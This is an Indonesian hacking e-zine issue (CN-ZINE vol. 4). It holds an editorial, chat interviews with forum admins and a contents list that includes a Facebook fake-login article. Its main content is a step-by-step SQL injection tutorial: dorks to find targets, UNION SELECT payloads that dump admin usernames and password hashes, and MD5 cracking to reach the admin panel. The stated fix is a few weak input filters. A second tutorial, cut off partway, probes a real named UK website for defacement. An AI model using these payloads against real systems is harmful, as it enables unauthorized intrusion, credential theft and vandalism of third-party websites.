



**HACKING | CRACK | VIRUS | ANTIVIRUS | .ETC**

***Codenesia Is Back !!!!***

- **Keamanan CMS Wordpress**
- **Deface .asp tanpa login**
- **Deface Website L\*komedia**
- **ICON HEURISTIC Anti-Virus**  
**/Wide Char support**
- **Modifikasi CD installer Windows XP**
- **Teknik Hacking Dengan SQL Injection**  
**& Cara Patch nya**
- **Lumpuhkan fungsi Copy-Paste pada windows**
- **.ETC**

[www.codenesia.com](http://www.codenesia.com)

**CODENESIA MAGAZINE VOL. #4**

## Pembuka

Berawal dari kasus Power Data Center yang mengalami gangguan sampai akhirnya data yang berada di server codenesia hilang. Itulah penyebab kenapa codenesia akhir-akhir ini tidak dapat di akses, bukan karena serangan dari hacker. Sebagian user mungkin bertanya-tanya mengapa Codenesia tidak dapat di akses, nah sekarang sudah tahu kan jawabanya apa? Permohonan maaf karena data user dan artikel yang bisa di BackUp sementara ini adalah data backup untuk bulan Februari 2010, Jadi yang merasa account user nya tidak dapat digunakan untuk login kami mohon untuk mendaftar kembali (Submitted by anharku on Sat, 12/06/2010 - 18:30) .

Sang admin Hirin a.k.a HrXXX pun menginformasikan bahwa 68 member codenesia yang mendaftar setelah bulan februari 2010 harap mendaftar ulang, karena database tidak terselamatkan (June 12 at 3:21am).

Dari permasalahan tersebut codenesia mencoba bangkit kembali dengan selalu memberikan bagian-bagian baru seperti membuka Link PARTNER. Codenesia membuka partner dengan saling bertukar banner antar komunitas dengan tujuan memajukan IT Indonesia. Beberapa komunitas yang telah di rangkul diantaranya:

- ✓ YOGYAFREE | X-CODE
- ✓ MUSLIMHACKERS
- ✓ INDONESIANHACKER
- ✓ FORUM.NASHR-HP
- ✓ TECON-CREW
- ✓ DEVILZCODE
- ✓ SITUSTARGET
- ✓ HACKER-NEWBIE

Alhamdulillah sampai saat ini member Codenesia semakin bertambah banyak, artikel yang masuk ke Codenesia pun semakin beragam, hal tersebut tidak lepas dari kerja sama JOIN PARTNER antar komunitas. Kami masih membuka kerjasama / JOIN PARTNER dengan komunitas-komunitas lain.☺

Berkaitan dengan CN-ZINE4 untuk tetap menjaga kualitas dari artikel-artikel CN-ZINE kami segenap redaksi mohon maaf apabila ada artikel yang tidak ter-publish. Beberapa artikel tidak kami muat karena belum sesuai dengan syarat ketentuan yang berlaku. Kami sangat berterima kasih untuk penulis setia CN-ZINE, terus lah berkarya dan jadikan CN-ZINE sebagai ajang berbagi informasi (**Red**).



## CHIT-CHAT ☺

Pada sesi chit-chat ini beberapa nara sumber yang kami minta komentar, kritik dan sarannya adalah nara sumber-nara sumber bos-bos forum, alias admin-admin forum yang saya ajak kerja sama dengan Codenesia.

**Nara sumber:** poni2 admin forum yogyafree | X-CODE

### minta kritik dan saran dari om poni2 soal cn-zine

[Back to Messages](#)

[Mark as Unread](#)

[Report Spam](#)

[Delete](#)

Between Poni Xcode Yogyafree and You



**Anhar Gila** July 14 at 4:35pm

om poni mau ganggu dikit boleh y om...  
minta kritik dan saran dari om poni2 soal cn-zine.dung,,,

<http://codenesia.com/cn-zine.aspx>



**Poni Xcode Yogyafree** July 14 at 8:35pm

wew.. klo kritik dan saran sih ga ada. yang ada hanya ucapan "Selamat", komunitas codenesia telah menerbitkan majalah gratis yang bagus dan berguna bagi IT di tanah air.

Saya telah mengikuti beberapa edisi dari CN-zine dan dari isinya memang berbobot. ya. teruskan aja kreatifitas dan karyanya.




**Anhar Gila** July 14 at 8:38pm

makasih om poni2 atas sarannya :)  
sangat bermanfaat bagi kami... :)

salam  
anharku

Nara sumber: zee\_eichel admin TECON-CREW





**Nara sumber:** nashr (admin nashr-hp)

(7:52:19 AM) **anharku:** gini om kan cn-zine4 mau terbit om nashr sebagai mimin nashr-hp punya kritik dan saran apa nigh buat codenesia magazine??

(7:53:17 AM) **anharku:** <http://codenesia.com/cn-zine.aspx>

(7:54:00 AM) **nashr\_uun:** sik

(7:54:24 AM) **anharku:** :D

(7:55:34 AM) **nashr\_uun:** yo

(7:55:49 AM) **anharku:** gimana om nashr

(7:56:01 AM) **nashr\_uun:** ideku kui aneh

(7:56:13 AM) **nashr\_uun:** tp yo mugo2 masuk

(7:56:46 AM) **anharku:** idenya bagaimana om?

(7:56:57 AM) **nashr\_uun:** lek aku

(7:57:01 AM) **nashr\_uun:** gak model download

(7:57:05 AM) **anharku:** terus?

(7:57:12 AM) **nashr\_uun:** client

(7:57:25 AM) **nashr\_uun:** dadi ada 2 keuntungan

(7:57:32 AM) **nashr\_uun:** 1. user dapat ilmu

(7:57:36 AM) **nashr\_uun:** 2 trafik web naik

(7:57:42 AM) **nashr\_uun:** 3. beda dr yg lain

(7:58:08 AM) **anharku:** maksudnya model download om?

(7:58:26 AM) **nashr\_uun:** yen zine mu

(7:58:30 AM) **nashr\_uun:** sebelum nya kan download

(7:58:33 AM) **nashr\_uun:** trus di baca

(7:58:42 AM) **anharku:** iyo..

(7:58:52 AM) **nashr\_uun:** dan user balik atau tidak nya ke web mu gak ngerti toh ?

(7:59:08 AM) **nashr\_uun:** hayo keuntungan kamu di mana wis capek2 nulis :D

(7:59:27 AM) **nashr\_uun:** gak ada back link to

(8:11:17 AM) **nashr\_uun:** dadi misal kowe update ezine

(8:11:26 AM) **nashr\_uun:** tinggal klik update seko client

(8:11:29 AM) **nashr\_uun:** manteb ra

(8:11:33 AM) **nashr\_uun:** :D

(8:11:48 AM) **anharku:** wew...

(8:12:04 AM) **anharku:** mantap idene

Makasih om nashr atas idenya mungkin suatu saat bisa di realisasi kan idenya.. semua masukan dan saran kami tampung untuk membuat CN-ZINE lebih baik, dan lebih baik lagi ☺

## DAFTAR ISI:

❖ Pembuka.....	2
❖ CHIT-CHAT.....	3
❖ Teknik Hacking Dengan SQL Injection& Cara Patch nya.....	7
❖ Deface .asp tanpa login.....	15
❖ Deface Website L*komedia.....	20
❖ FACEBOOK FAKE LOGIN.....	22
❖ Memberi Tooltip di Blog.....	26
❖ ICON HEURISTIC Anti-Virus /Wide Char support.....	32
❖ Cara modifikasi CD installer Windows XP.....	36
❖ Inject Javascript di Google Image.....	48
❖ 4 Cara Menambah PHP Memory Limit di Drupal.....	54
❖ E-mail Ungkapan Rasa Sayang.....	55
❖ TIPS DAN TRIKS KEAMANAN CMS WORDPRESS.....	57
❖ Mengakses FTP Lewat Command Prompt.....	70
❖ Lumpuhkan fungsi Copy-Paste pada windows.....	74
❖ Produk Codenesia.....	77
❖ BOOKS FOR SALE & THANKS TO ALL PARTNER OF CODENESIA.....	78
❖ CARA KIRIM ARTIKEL UNTUK CN-ZINE EDISI BERIKUTNYA.....	79

# Teknik Hacking Dengan SQL Injection & Cara Patch nya

---

By: gr33nc0d3



Pertama-tama, apakah **SQL** itu ?

SQL merupakan singkatan dari Structured Query Language. SQL atau juga sering disebut sebagai query merupakan suatu bahasa (language) yang digunakan untuk mengakses database.

Dan apakah **SQL Injection** itu atau yang

sering kita dengar dengan nama **SQLi**?

**SQL Injection** atau **SQLi** adalah semua teknik dimana seseorang Hacker bisa menggali keluar semua database yang tersimpan dalam MySQL atau pun MSSQL.

Nah apa itu **MySQL** ?

**MySQL** adalah pangkalan data RDBMS (Relational Database Management System) yang akan menyimpan data-data.

Dan apa itu **MSSQL** ?

**MSSQL** atau juga disebut dengan **Microsoft SQL Server** merupakan produk RDBMS (Relational Database Management System) yang dibuat oleh Microsoft. Nah, gak perlu panjang kali lebar lagi tentang istilah2 tersebut diatas, kita langsung masuk ke point utama.

Yang perlu disiapkan sebelum memulai **SQLi** :

1. Siapkan kopi hangat
2. Rokok Sam\*\*\*\*\* Avo\*\*\*\*\*
3. Musik Rock (tapi jangan Hip Hop) dimainkan
4. Siapkan target dengan Google Dork.

- Inurl:"news.php?id="
- Inurl:"article.php?id="
- Inurl:"info.php?id="
- Dll






Apaitu Dork?

**Dork** = adalah kata kunci untuk mencari target di dalam search engine seperti google, yahoo, msn, dll

Ok de – START SQLi (dari tadi essay melulu xi xi xi)

<http://target/news.php?id=7>


tambahkan tanda quote atau ' di belakang Link/Url nya dan berharaplah akan muncul pesan error seperti dibawah ini :



*You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\" at line 1*

<http://target/news.php?id=7> order by 15—

Perintah “order by 15—” adalah salah satu teknik / cara untuk mengetahui ada berapa column dalam database website tersebut. Nah, kalau dilayar muncul pesan error seperti dibawah ini :




*Unknown column '15' in 'order clause'*

Artinya, column yang aksampe 15, jadi tinggal di ganti aja angka 15 itu menurun hingga tampilan website nyamuncul. Setelah di test dan test akhirnya di column 8 baru muncul secara otomatis website nya. Jadi, kesimpulannya ada 8 column. Hmm, inject nyaseperti berikut :

<http://target/news.php?id=7> and 1=2 union select 0,1,2,3,4,5,6,7—


select 0,1,2,3,4,5,6,7 – ada 8 column, dimana angka NOL (0) dihitung juga :P.

Kalau benar syntax nya, maka akan muncul angka2 magic dalam layar / website target. Contoh :



Dimana angka2 tersebut adalah celah2 dimana kita bisa menampilkan data-data yang tersimpan dalam website si target. Dilayar terdapat angka 1,5 dan 6. Maka Syntax selanjutnya adalah :

<http://target/news.php?id=7> and 1=2 union select 0,1,2,3,4,version(),6,7—



Ternyata MySQL nya versi 5. Hmm, biasanya Versi 5 ini lebih mudah inject nya kalau dibandingkan dengan versi 4 yang mana dalam versi 4 ini kita diharuskan menebak-nebak apa nama-nama tabel ataupun column-columnnya.


Selanjutnya kita coba melihat tabel-tabelnya dan kita gunakan celah no. 6 untuk menampilkan nama-nama tabel nya:

<http://target/news.php?id=7> and 1=2 union select 0,1,2,3,4,version(),group\_concat(table\_name),7 from information\_schema.tables where table\_schema=database()—

Search di google ( jangan malas :P ) kenapa mesti pake “group\_concat” dan “union select”.

Setelah syntax di jalankan : dalam nama-nama tabel nya ada nama “administrators” (maaf – gak bisa screenshot kan – karena cukup banyak)

Selanjutnya kita cari tau apa isi dari tabel tersebut. Sebelumnya kita harus mengkonversikan kata “administrators” tersebut ke code Hex. Untuk yang satu ini – TKP nya adalah :



<http://www.string-functions.com/string-hex.aspx>

Dan hasil dari kita mengkonversi STRING ke HEX adalah :

[Administrators = 61646d696e697374726174667273](#)

[Cara menggunakan HEX code ini dalam SQLi adalah sebagai berikut :](#)



<http://target/news.php?id=7> and 1=2 union select 0,1,2,3,4,version(),group\_concat(column\_name),7  
from information\_schema.columns where table\_name=0x61646d696e697374726174667273—

Dimana pada awal perintah inject tadi adalah :

and 1=2 union select 0,1,2,3,4,version(),group\_concat(table\_name),7 from information\_schema.tables  
where table\_schema=database()—

Yang ditebalkan tadi diganti menjadi “column\_name” , “information\_schema.columns” dan  
“table\_name=0x(hasil konversi STRING to HEX)”


Dan hasil dalam perintah injection tersebut adalah :

**user\_name,user\_password**

Nah, kalau sudah begini tinggal kita buka lagi dan cari tahu apa isi dalam column tersebut, syntax nya  
sbb :

<http://target/news.php?id=7> and 1=2 union select  
0,1,2,3,4,version(),group\_concat(user\_name,0x3a,user\_password),7 from administrators—

Tanda “0x3a” atau “Char(58)” adalah Symbol / tanda pengenal lain dari tanda “ : ”



Dan hasildari dump Mysqldalabsbb :

**admin:21232f297a57a5a743894a0e4a801fc3,tam:21232f297a57a5a743894a0e4a801fc3**

Nah, keluarganya yang dicari. Langkah berikutnya adalah mengkonversi password yang telah di-encrypt dalam MD5 Hash.

Apalagi itu MD5? Sejenis makanankah :P – yah, jadi la perane :P.

MD5 itu adalah salah satu dari **one-way hashing algorithms** yang bisa menerima input dengan **arbitrary length** lalu menghasilkan **digest/output 128-bit**. Penjelasan MD5 secara sederhana : dari input yang panjangnya diserahkan bisa dicerna menjadi suatu "kode" yang panjangnya selalunya (128 bit; kalau ditulis dalam hex jadi 32 characters).

Lengkapnyacoba baca-bacadi : [http://semuabisnis.com/MD5\\_Encryption\\_Tool.php](http://semuabisnis.com/MD5_Encryption_Tool.php)

Pada saat ini sudah berhamburan tool-tool online MD5 Cracker / Decrypter (lawan dari kata Encrypt).

Dan disini ane sering menggunakan tool online dari : <http://www.md5decrypter.co.uk/>

Nah, coba di decrypt aja MD5 Hash di atas dan apa hasilnya.



**21232f297a57a5a743894a0e4a801fc3 : admin**

Langkah terakhir adalah mencari halaman login ADMIN nya. Dan ternyata halaman loginnya ada di :

<http://www.target.com/admin>

Nah, langkah selanjutnya terserah Anda. Yang penting ane gak bertanggungjawab atas penyalahgunaan teknik ini. Karena ilmu ibarat sebuah pedang bermata dua di tangan ANDA. Jadi, bisa “membunuh” atau “senjata makan tuan”.

SQLi ini bisa terjadi karena ada kelemahan dalam script PHP dalam website / URL target. Kalau kita lihat dalam PHP nya :

```
if (!preg_match("/^[0-9]+$/", $id)){ echo "pesananda"; exit; }
```

filter agar tidak adanilai minus diinput id:

```
if ($id < 0){ echo "pesananda"; exit; }
```

filterpembatasan length input pada id:

```
if (strlen($id)>5){ echo "pesananda"; exit; }
```

Cara2 yang lain silahkanclick

:[http://www.google.co.id/#hl=id&source=hp&q=cara+patch+SQLi&aq=f&aqi=&aql=&oq=&gs\\_rfai=&fp=df37c64f56ac157a](http://www.google.co.id/#hl=id&source=hp&q=cara+patch+SQLi&aq=f&aqi=&aql=&oq=&gs_rfai=&fp=df37c64f56ac157a)

---

Demikian temen-temen sekalian coretan kecil dari jemari ane di keyboard. Kalau ada salah kata atau salah penyampaian dari tutorial ini – tolong CMIIW (Correct Me If I'm Wrong). Terima kasih.

Ucapan terimakasih juga kepada :

1. <http://codenesia.com/> (Anharku) yang telah mengijinkan ane corat-coretnya.
2. <http://jatimcrew.org/forum> dimana ane lahir dan mendapat banyak ilmu.
3. <http://indonesianhacker.com/forum/> dimana ane dapat belajar banyak juga. Thx again.
4. <http://hacker-newbie.org/index.php> dimana ane juga bisa belajar-belajar disana.
5. <http://jasakom.com> dimana ane juga belajar2 dari sini.
6. Dan masih banyak lagi website-website dan forum-forum serta juga blog-blog yang ane gak bisa tambahkan disini, karena 2 halaman gak bakal cukup menampung Link-Link / URL dimana yang telah banyak membantu ane dalam menjajaki dunia IT Underground. :P



Yang penting : “Terima kasih untuk semua yang telah membantu dan membimbing ane dalam mempelajari ilmu HACKING dan CRACKING juga **CARDING**-(yang ini gak la yau, karena DOSA nyolong duit orang)

Salam IT Underground :



# Deface .asp tanpa login


By: Anharku

Semua yang ada di tutorial ini hanyalah untuk pembelajaran semata, penulis tidak bertanggungjawab atas tindakan anda setelah anda mengetahui dan mempraktekkan cara2 yang ada pada artikel ini.

Hai, ketemu lagi dengan saya anharku, maaf saya bukan VM bukan juga HACKER, **just a naïve user** atau user biasa yang suka mengoperasikan komputer dengan kemampuan skill yang biasa2 saja. Kali ini saya akan menerangkan bagaimana deface website tanpa login, kok tanpa login? Ya iya lah kita hanya menuliskan saja perintah-perintah (sebut saja injection) di port 80 , port ke sukaan para Hacker


Nah cari dulu targetnya dengan bantuan paman google...dagh kan..sekarang ketik di google kata berikut:

**allinurl:media.asp?id=4**




Ambil salah satu target missal:

<http://www.social-circle.co.uk/media.asp?id=4>



Tambahkan **having 1=1** yang fungsinya mencari table column yang akan kita jadikan target deface


<http://www.social-circle.co.uk/media.asp?id=4> **having 1=1**



Jika menemukan keluar error report seperti ini **Microsoft ODBC SQL Server Driver SQL Server Column...** berarti web tersebut vurn paling ga sampai tahap situ hehehe 😊 sekarang, lihat kita dapet nama tabelnya **PressReleases.creationDate** 😊 (nama table yang di cetak tebal). Untuk deface gak cukup segitu kembangkan lebih dalam lagi, untuk mencari kolomnya? Ketik perintah berikut:

<http://www.social-circle.co.uk/media.asp?id=4> **group by PressReleases.creationDate having 1=1**

